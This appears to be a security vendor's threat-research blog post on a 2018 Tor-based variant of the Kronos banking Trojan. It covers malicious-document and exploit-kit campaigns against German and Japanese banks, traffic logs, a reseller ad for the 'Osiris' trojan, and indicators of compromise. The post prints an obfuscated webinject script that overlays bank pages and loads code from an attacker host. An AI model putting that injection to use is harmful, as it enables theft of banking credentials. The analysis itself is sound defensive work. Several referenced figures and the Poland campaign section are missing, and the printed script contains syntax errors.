

Kronos Reborn

 proofpoint.com/us/threat-insight/post/kronos-reborn

July 24, 2018





[Blog](#)
[Threat Insight](#)
Kronos Reborn



July 24, 2018 Proofpoint Staff

Overview

The Kronos banking Trojan was first discovered in 2014 [1] and was a steady fixture in the threat landscape for a few years before largely disappearing. Now a new variant has appeared, with at least three distinct campaigns targeting Germany, Japan, and Poland respectively, to date.

In April 2018, the first samples of a new variant of the banking Trojan appeared in the wild [2]. The most notable new feature is that the command and control (C&C) mechanism has been refactored to use the Tor anonymizing network. There is some speculation and circumstantial evidence suggesting that this new version of Kronos has been rebranded “Osiris” and is being sold on underground markets. In this blog, we present information on the German, Japanese, and Polish campaigns as well as a fourth campaign that looks to be a work in progress and still being tested.

Campaign Analysis

Campaign targeting Germany, June 27-30, 2018

In June 27, 2018, we observed an email campaign targeting German users with malicious documents. The messages (Figure 1) were purportedly sent from German financial companies and contained subjects such as:

- Aktualisierung unsere AGBs (translated: “Updating our terms and conditions”)
- Mahnung: 9415166 (translated: “Reminder: 9415166”)

The attached documents had a similar theme with file names such as:

- agb_9415166.doc
- Mahnung_9415167.doc




Figure 1: Example email used in the German campaign

The Word documents contained macros that, if enabled, downloaded and executed a new variant of the Kronos banking Trojan. In some cases, the attack used an intermediate Smoke Loader. Kronos was configured to use [http://jhrppbnh4d674kzh\[.\]jonion/kpanel/connect.php](http://jhrppbnh4d674kzh[.]jonion/kpanel/connect.php) as its C&C URL and downloaded webinjects targeting five German financial institutions. Figure 2 shows an example webinject.

```
set_url https://*
data_before
<!DOCTYPE*html *head*
data_end
data_inject
<div id="_brows.cap" style="position:fixed;top:0px;left:0px;width:100%;height:100%;z-index:1110;background:#ffffff;"></div>
<script>
var _0x2f90=["", "\x64\x6F\x6E\x65", "\x63\x61\x6C\x6C\x65\x65", "\x73\x63\x72\x69\x70\x74", "\x63\x72\x65\x61\x74\x65\x45\x6C\x65\x6D\x65\x6E\x74", "\x74\x79\x70\x65", "\x74\x65\x78\x74\x2F\x6A\x61\x76\x61\x73\x63\x72\x69\x70\x74", "\x73\x72\x63", "\x3F\x74\x69\x6D\x65\x3D", "\x61\x70\x70\x65\x6E\x64\x43\x68\x69\x6C\x64", "\x68\x65\x61\x64", "\x67\x65\x74\x45\x6C\x65\x6D\x65\x6E\x74\x73\x42\x79\x54\x61\x67\x4E\x61\x6D\x65", "\x76\x65\x72", "\x46\x46", "\x61\x64\x64\x45\x76\x65\x6E\x74\x4C\x69\x73\x74\x65\x6E\x65\x72", "\x44\x4F\x4D\x43\x6F\x6E\x74\x65\x6E\x74\x4C\x6F\x61\x64\x65\x64", "\x72\x65\x61\x64\x79\x53\x74\x61\x74\x65", "\x63\x6F\x6D\x70\x6C\x65\x74\x65", "\x6D\x73\x69\x65\x20\x36", "\x69\x6E\x64\x65\x78\x4F\x66", "\x74\x6F\x4C\x6F\x77\x65\x72\x43\x61\x73\x65", "\x75\x73\x65\x72\x41\x67\x65\x6E\x74", "\x49\x45\x36", "\x6D\x73\x69\x65\x20\x37", "\x49\x45\x37", "\x6D\x73\x69\x65\x20\x38", "\x49\x45\x38", "\x6D\x73\x69\x65\x20\x39", "\x49\x45\x39", "\x6D\x73\x69\x65\x20\x31\x30", "\x49\x45\x31\x30", "\x66\x69\x72\x65\x66\x6F\x78", "\x4F\x54\x48\x45\x52", "\x5F\x62\x72\x6F\x77\x73\x2E\x63\x61\x70", "\x67\x65\x74\x45\x6C\x65\x6D\x65\x6E\x74\x42\x79\x49\x64", "\x64\x69\x73\x70\x6C\x61\x79", "\x73\x74\x79\x6C\x65", "\x6E\x6F\x6E\x65", "\x68\x74\x6D\x6C", "\x70\x6F\x73\x69\x74\x69\x6F\x6E", "\x66\x69\x78\x65\x64", "\x74\x6F\x78", "\x30\x70\x78", "\x6C\x65\x66\x74", "\x77\x69\x64\x74\x68", "\x31\x30\x30\x25", "\x68\x65\x69\x67\x68\x74", "\x7A\x49\x6E\x64\x65\x78", "\x39\x39\x39\x39\x39\x39", "\x62\x61\x63\x6B\x67\x72\x6F\x75\x6E\x64", "\x23\x46\x46\x46\x46\x46\x46"];var Browser=(function (){var _0x5c81x2=_0x2f90[0];function _0x5c81x3(){if(arguments[_0x2f90[2]][_0x2f90[1]]){return ;} arguments[_0x2f90[2]][_0x2f90[1]]=true;var _0x5c81x4=document[_0x2f90[4]](_0x2f90[3]);_0x5c81x4[_0x2f90[5]]=_0x2f90[6];_0x5c81x4[_0x2f90[7]]=_0x5c81x2+_0x2f90[8]+ new Date();document[_0x2f90[11]](_0x2f90[10])[0][_0x2f90[9]](_0x5c81x4);function _0x5c81x5(_0x5c81x6){_0x5c81x2=_0x5c81x6;if(_brows[_0x2f90[12]]()==_0x2f90[13]){if(document[_0x2f90[14]](document[_0x2f90[14]](_0x2f90[15],_0x5c81x3,false));)} else {var _0x5c81x7=setInterval(function (){if(document[_0x2f90[16]]===_0x2f90[17]){_0x5c81x3();clearInterval(_0x5c81x7);}} ,10);}} return {ver:function (){if(navigator[_0x2f90[21]][_0x2f90[20]]())[_0x2f90[19]](_0x2f90[18])>=0){return _0x2f90[22];} else {if(navigator[_0x2f90[21]][_0x2f90[20]]())[_0x2f90[19]](_0x2f90[23])>=0){return _0x2f90[24];} else {if(navigator[_0x2f90[21]][_0x2f90[20]]())[_0x2f90[19]](_0x2f90[25])>=0){return _0x2f90[26];} else {if(navigator[_0x2f90[21]][_0x2f90[20]]())[_0x2f90[19]](_0x2f90[27])>=0){return _0x2f90[28];} else {if(navigator[_0x2f90[21]][_0x2f90[20]]())[_0x2f90[19]](_0x2f90[29])>=0){return _0x2f90[30];} else {if(navigator[_0x2f90[21]][_0x2f90[20]]())[_0x2f90[19]](_0x2f90[31])>=0){return _0x2f90[32];} else {return _0x2f90[32];}} ;}} ;}} ,inject:function (_0x5c81x6){_0x5c81x5(_0x5c81x6);},show:function (){var _0x5c81x8=document[_0x2f90[34]](_0x2f90[33]);if(_0x5c81x8){_0x5c81x8[_0x2f90[36]][_0x2f90[35]]=_0x2f90[37];} else {var _0x5c81x9=document[_0x2f90[11]](_0x2f90[38])[0];_0x5c81x9[_0x2f90[36]][_0x2f90[35]]=_0x2f90[37];}} ;},hide:function (){var _0x5c81x8=document[_0x2f90[34]](_0x2f90[33]);if(_0x5c81x8){_0x5c81x8[_0x2f90[36]][_0x2f90[39]]=_0x2f90[40];_0x5c81x8[_0x2f90[36]][_0x2f90[41]]=_0x2f90[42];_0x5c81x8[_0x2f90[36]][_0x2f90[43]]=_0x2f90[42];_0x5c81x8[_0x2f90[36]][_0x2f90[44]]=_0x2f90[45];_0x5c81x8[_0x2f90[36]][_0x2f90[46]]=_0x2f90[45];_0x5c81x8[_0x2f90[36]][_0x2f90[47]]=_0x2f90[48];_0x5c81x8[_0x2f90[36]][_0x2f90[49]]=_0x2f90[50];} else {var _0x5c81x9=document[_0x2f90[11]](_0x2f90[38])[0];_0x5c81x9[_0x2f90[36]][_0x2f90[35]]=_0x2f90[37];}} ;}} ;}} ;}} ,_brows.botid = '%BOTID%';_brows.inject("https://startupbulawayo.website/d03ohi2e3232/");</script>
data_end
data_after
data_end
```

Figure 2: Example webinject from the German campaign

Campaign targeting Japan, July 13, 2018

Based on a tweet [3] from a security researcher, we investigated a malvertising chain sending victims to a site containing malicious JavaScript injections. This JavaScript redirected victims to the RIG exploit kit, which was distributing the SmokeLoader downloader malware. The C&Cs for this downloader were:

- hxxp://lioni.adygeya[.]su
- hxxp://milliaoin[.]info

Based on our previous tracking of the threat actor involved in this campaign, we expected to see the chain deliver the Zeus Panda banking Trojan (Figure 3). However, in this case, the final payload was the new version of Kronos (Figure 4).




Figure 3: Previous campaigns distributing SmokeLoader and Zeus Panda for this threat actor

| Res | Proto | Host | URL | Body | Comments | Content-Type | SHA256 |
|-----|-------|--------------------|--------------------------------|---------|--|-----------------------------|----------------------------------|
| 200 | HTTP | envirodry.ca | / | 21,642 | Receiving Traffic from JP focused malvertising | text/html; charset=UTF-8 | 7bdf0ba511190942fcdfb8416e61dbcf |
| 200 | HTTP | 5.23.54.158 | /?NTUyNzcw&eNzBrBQm&Qsq... | 10,661 | RIG EK: Landing | text/html; charset=UTF-8 | 38e8dc8776fe04f381b2d4db24e2f8cf |
| 200 | HTTP | 5.23.54.158 | /?MzY5OTY2&ZqXFmOm&VD... | 34,282 | RIG EK: Flash Exploit | application/x-shockwave-fl | 2739f6e76386d3d16ad55b3b6af71f3c |
| 200 | HTTP | 5.23.54.158 | /?MTAwMTg4&JOQwgjievZ&d... | 190,464 | RIG EK: Payload (Smoke Loader) | application/x-msdownload | 0f53d8000cc1ad04a9ce080c5d2649f |
| 200 | HTTP | 5.23.54.158 | /?Mjk0NDky&mFoTFmWEfTh... | 190,464 | RIG EK: Payload (Smoke Loader) | application/x-msdownload | 0f53d8000cc1ad04a9ce080c5d2649f |
| 200 | HTTP | www.msftncsi.com | /ncsi.txt | 14 | Smoke Loader activity | text/plain | 6137f8db2192e638e13610f75e73b92 |
| 404 | HTTP | lionol.adygeya.su | / | 7 | Smoke Loader activity | text/html; charset=windo... | 24532d26bb1456c0b4810d3b9f06043 |
| 404 | HTTP | lionol.adygeya.su | / | 66 | Smoke Loader activity | text/html; charset=windo... | 3edfc5bb6823cf2d2376c15588a597d |
| 200 | HTTP | oo00mika84.website | /Osiris_hmjp_noauto_noinj.exe | 454,144 | Smoke Loader: Task Kronos | application/octet-stream | 3eb389ea6d4882b0d4a613dba89a04f |
| 404 | HTTP | lionol.adygeya.su | / | 327 | Smoke Loader activity | text/html; charset=windo... | 58c38fc05d1c1a0364b13ed94aaa360 |
| 200 | HTTPS | api.ipify.org | / | 14 | Kronos activity | text/plain | 6191cf299104c20fef885e647468391f |
| 200 | HTTP | 91.121.82.25 | /tor/server/fp/890530c5b510... | 0 | Kronos activity | text/plain | No body |
| 200 | HTTP | 176.123.29.56 | /tor/server/fp/890530c5b510... | 0 | Kronos activity | text/plain | No body |

Figure 4: New Kronos campaign from this threat actor on July 14

In this campaign, Kronos was configured to use `http://jmjp2l7yqgaj5xvv[.]onion/kpanel/connect.php` as its C&C and its webinjects were targeting thirteen Japanese financial institutions. Figure 5 shows an example webinject from this campaign.

On July 20, 2018, we observed a new campaign that looked like a work in progress and still being tested. We are not yet aware of the exact vector for this campaign but this instance of Kronos is configured to use `hxxp://mysmo35wlwhrkeez[.]onion/kpanel/connect.php` as its C&C and could be downloaded by clicking on the "GET IT NOW" button of a website claiming to be a streaming music player (Figure 7).




Figure 7: Website distributing new version of Kronos in "Work in progress" campaign

At the time of research, this campaign was using a test webinject shown in Figure 8.

```
set_url https* [REDACTED].com* GP
data_before
<body*
data_end
data_inject
<center style="padding:50px;background:#DEF3FF;"><h1 style="color:#41AAEF;font-size:50px;font-family:verdana;font-weight:bold;" INJECTION WORK</h1></center>
data_end
data_after
data_end
```

Figure 8: Webinject used in "Work in progress" campaign

Malware Analysis

Kronos malware has been well-documented previously ([4] [5] [6] [7]). It is a banking Trojan that uses man-in-the-browser techniques along with webinject rules to modify the web pages of financial institutions, facilitating the theft of user credentials, account information, other user information, and money through fraudulent transactions. It also has keylogging and hidden VNC functionality to help with its “banker” activities.

The new 2018 version shares many similarities with older versions:

- Extensive code overlap
- Same Windows API hashing technique and hashes
- Same string encryption technique
- Extensive string overlap
- Same C&C encryption mechanism
- Same C&C protocol and encryption
- Same webinject format (Zeus format)
- Similar C&C panel file layout

Perhaps the most telling sign that the new malware is Kronos is that it still includes a self-identifying string (Figure 9).

```
memset(&byte_4E51E0, 0, 4u);
sub_477537(&dword_4E51E8, &dword_4E51E4);
if ( dword_4E51E8 )
    v0 = sub_473575(&Dst, dword_4E51E8);
else
    v0 = sub_473575(&Dst, "Kronos");
sub_4794FE(v0, &v3, 32);
sub_476921(a6b783975aea231, &v3, 66);
sub_479450(a6b783975, 8, L"%ws", a6b783975aea231);
sub_4751C9(9, &v5);
```

Figure 9: Self-identifying Kronos string

One of the major differences between the new and old versions is the use of .onion C&C URLs along with Tor to help anonymize communications. C&Cs are stored encrypted (Figure 10) and can be decrypted using the process shown in Figure 11.


```

What is Osiris?
It is a C++ Banking Trojan over Tor.

Why should i get Osiris?
Osiris cannot be tracked or shutdown because uses Tor connections and fully supports Win Vista/7/8/8.1/10 Natively.

What are the Features?
-Tor Connection
-Ring 3 Rootkit 32 and 64bit
-Formgrabber POST and GET requests (it will grab everything) fully supported on Chrome 65 and FireFox 59 latest versions and below.
-WebInjections Zeus style webinjects with automatic Update of injections,supported on Internet Explorer,FireFox 59 and below.
//Please Read comment for Chrome:
(Chrome will be updated works only on old version for now ,due to Chrome change completely its structure since version 64 it only works the Formgrabber atm)
-Keylogger
-Download & Execute
-Bot Update
-Browser Password Recovery works on Firefox and Chrome
-Proactive Bypass
-AntVMware,AntiSandbox,AntiDebug Support

What is the Size of the bot?
The size its 350kb we will work on improve the size to make it smaller.

How much does all this cost?
The Price is $2,000 per month

What you will have?
Full support and webinjections documentation

Note:
Extra features will be added soon.
The price of the Osiris will increase and will not affect old costumers.
You can also buy full lifetime license if really need it.

Rules:
1. Refunds cannot be applied because the botnet cannot be shutdown.
2. No sharing or giving out panel or the bot to unauthorized parties.
3. Any issues please contact me directly first do not post on the Thread.
4. You can sell the license with my approval and will cost you a fee of 1000$.
5. If you dont follow the rules it will result the termination of license without refunds.

```

Figure 12: Text from an ad for the Osiris banking Trojan

Some of the features highlighted in the ad (written in C++, banking Trojan, uses Tor, has form grabbing and keylogger functionality, and uses Zeus-formatted webinjects) overlap with features we observed in this new version of Kronos.

The ad mentions the size of the bot to be 350 KB which is very close to the size (351 KB) of an early, unpacked sample of the new version of Kronos we found in the wild [8]. This sample was also named “os.exe” which may be short for “Osiris”.

Additionally, some file names used in the Japanese campaign discussed above made reference to the same name:

- [http://fritsy83\[.\]website/Osiris.exe](http://fritsy83[.]website/Osiris.exe)
- [http://oo00mika84\[.\]website/Osiris_jmjp_auto2_noinj.exe](http://oo00mika84[.]website/Osiris_jmjp_auto2_noinj.exe)

While these connections are speculative, they are something to keep in mind as research into this threat continues.

Conclusion

The reappearance of a successful and fairly high-profile banking Trojan, Kronos, is consistent with the increased prevalence of bankers across the threat landscape. The first half of this year has been marked by substantial diversity among malicious email campaigns but banking Trojans in particular have predominated. The Kronos banking Trojan has a relatively long and interesting history and it looks like it will continue as a fixture in the threat landscape for now. This post was an overview of a new version of the malware that has emerged recently, the primary new feature of which is the use of Tor. While there is significant evidence that this malware is a new version or variant of Kronos, there is also some circumstantial evidence suggesting it has been rebranded and is being sold as the Osiris banking Trojan.

References

[1] <https://securityintelligence.com/the-father-of-zeus-kronos-malware-discovered/>

[2] <https://twitter.com/tildedennis/status/982354212695584768>

[3] https://twitter.com/nao_sec/status/1017810198931517440

[4] <https://www.lexsi.com/securityhub/overview-kronos-banking-malware-rootkit/?lang=en>

[5] <https://www.lexsi.com/securityhub/kronos-decrypting-the-configuration-file-and-injects/?lang=en>

[6] <https://blog.malwarebytes.com/cybercrime/2017/08/inside-kronos-malware/>

[7] <https://blog.malwarebytes.com/cybercrime/2017/08/inside-kronos-malware-p2/>

[8]

<https://www.virustotal.com/en/file/e1347d1353775c4b18dc83bf22f7ba248e1a27f255d7487782dc6f9fee0607d/analysis/>

Indicators of Compromise (IOCs)

| IOC | IOC Type | Description |
|---|----------|--|
| bb308bf53944e0c7c74695095169363d1323fe9ce6c6117feda2ee429ebf530d | SHA256 | Mahnung_9415171.doc used in German campaign |
| https://dkb-agbs[.]com/25062018.exe | URL | Mahnung_9415171.doc payload used in German campaign |
| 4af17e81e9badf3d03572e808e0a881f6c61969157052903cd68962b9e084177 | SHA256 | New version of Kronos used in German campaign |
| http://jhrppbnh4d674kzh[.]onion/kpanel/connect.php | URL | Kronos C&C used in German campaign |
| https://startupbulawayo[.]website/d03ohi2e3232/ | URL | Webinject C&C used in the German campaign |
| http://envirodry[.]ca | URL | Contains malicious redirect to RIG EK used in the Japan campaign |
| 5[.]23[.]54[.]158 | IP | RIG EK used in the Japan campaign |
| 3cc154a1ea3070d008c9210d31364246889a61b77ed92b733c5bf7f81e774c40 | SHA256 | SmokeLoader used in the Japan campaign |
| http://lionoi.adygeya[.]su | URL | SmokeLoader C&C used in the Japan campaign |

| | | |
|---|--------|---|
| http://milliaoin[.]info | URL | SmokeLoader C&C used in the Japan campaign |
| http://fritsy83[.]website/Osiris.exe | URL | New version of Kronos download link used in the Japan campaign |
| http://oo00mika84[.]website/Osiris_jmjp_auto2_noinj.exe | URL | New version of Kronos download link used in the Japan campaign |
| 3eb389ea6d4882b0d4a613dba89a04f4c454448ff7a60a282986bddd6750741 | SHA256 | New version of Kronos used in the Japan campaign |
| http://jmjp2l7yqgaj5xvv[.]onion/kpanel/connect.php | URL | Kronos C&C used in the Japan campaign |
| https://kioxixu.abkhazia[.]su/ | URL | Webinject C&C used in the Japan campaign |
| 045acd6de0321223ff1f1c579c03ea47a6abd32b11d01874d1723b48525c9108 | SHA256 | "Faktura 2018.07.16.doc" used in the Poland campaign |
| http://mysit[.]space/123//v/0jLHzUW | URL | New version of Kronos download link used in the Poland campaign |
| e7d3181ef643d77bb33fe328d1ea58f512b4f27c8e6ed71935a2e7548f2facc0 | SHA256 | New version of Kronos used in the Poland campaign |
| http://suzfjfguuis326qw[.]onion/kpanel/connect.php | URL | Kronos C&C used in the Poland campaign |
| http://gameboosts[.]net/app/Player_v1.02.exe | URL | New version of Kronos download link used in "Work in progress" campaign |
| 93590cb4e88a5f779c5b062c9ade75f9a5239cd11b3deafb749346620c5e1218 | SHA256 | New version of Kronos used in "Work in progress" campaign |
| http://mysmo35wlwhrkeez[.]onion/kpanel/connect.php | URL | Kronos C&C used in "Work in progress" campaign |